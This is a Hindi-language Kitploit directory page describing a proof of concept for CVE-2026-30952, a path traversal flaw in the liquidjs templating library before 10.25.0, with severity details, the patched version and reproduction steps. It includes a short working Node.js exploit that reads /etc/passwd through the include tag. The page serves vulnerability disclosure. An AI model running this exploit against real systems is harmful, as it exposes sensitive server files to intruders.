
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-30952-PoC — PoC for CVE-2026-30952: liquidjs में layout, render, और include टैग्स में निरपेक्ष पथों के माध्यम से Path Traversal भेद्यता। | Kitploit
उपकरण/GitHubGitHub/morielharush/cve-2026-30952-poc
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणवेब सुरक्षा
GitHubmorielharush/cve-2026-30952-poc

CVE-2026-30952-PoC

PoC for CVE-2026-30952: liquidjs में layout, render, और include टैग्स में निरपेक्ष पथों के माध्यम से Path Traversal भेद्यता।

रिपॉजिटरी देखें
56 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2026-30952: LiquidJS पाथ ट्रैवर्सल PoC

इस रिपॉजिटरी में CVE-2026-30952 के लिए एक प्रूफ ऑफ कॉन्सेप्ट (PoC) शामिल है, जो liquidjs लाइब्रेरी (संस्करण < 10.25.0) में खोजी गई एक उच्च-गंभीरता वाली पाथ ट्रैवर्सल भेद्यता है।

लेखक और शोधकर्ता:

Moriel Harush Maor Caplan

विवरण

यह भेद्यता layout, render, और include टैग्स के माध्यम से मनमानी फ़ाइल एक्सेस की अनुमति देती है जब उन्हें निरपेक्ष पथों के साथ उपयोग किया जाता है। यह तब भी होता है जब एक root निर्देशिका निर्दिष्ट की जाती है, क्योंकि लाइब्रेरी का फ़ॉलबैक तंत्र यह सत्यापित करने में विफल रहता है कि हल किया गया पथ इच्छित रूट के भीतर रहता है या नहीं।



प्रभाव: एक हमलावर संवेदनशील फ़ाइलें (जैसे, /etc/passwd, पर्यावरण फ़ाइलें) पढ़ सकता है यदि वह टेम्पलेट सामग्री या इन टैग्स को दिए गए वेरिएबल को नियंत्रित कर सकता है।


भेद्यता विवरण

  • CVE ID: CVE-2026-30952
  • GHSA ID: GHSA-wmfp-5q7x-987x
  • गंभीरता: उच्च (8.7/10 - CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N)
  • प्रभावित संस्करण: < 10.25.0
  • पैच किया गया संस्करण: 10.25.0

प्रूफ ऑफ कॉन्सेप्ट (PoC)

const { Liquid } = require('liquidjs');
const e = new Liquid({ root: ['/tmp'], partials: ['/tmp'], dynamicPartials: true });
e.parseAndRender('{% include page %}', { page: '../../../etc/passwd' }).then(o => console.log(o.slice(0,500)));
image

पूर्वापेक्षाएँ

  • Node.js स्थापित हो
  • liquidjs का भेद्य संस्करण (npm install [email protected])

पुनरुत्पादन के चरण

  1. इस रिपॉजिटरी को क्लोन करें।
  2. npm install चलाएँ।
  3. एक्सप्लॉइट स्क्रिप्ट निष्पादित करें:
    node exploit.js
    
टूल डाउनलोड करें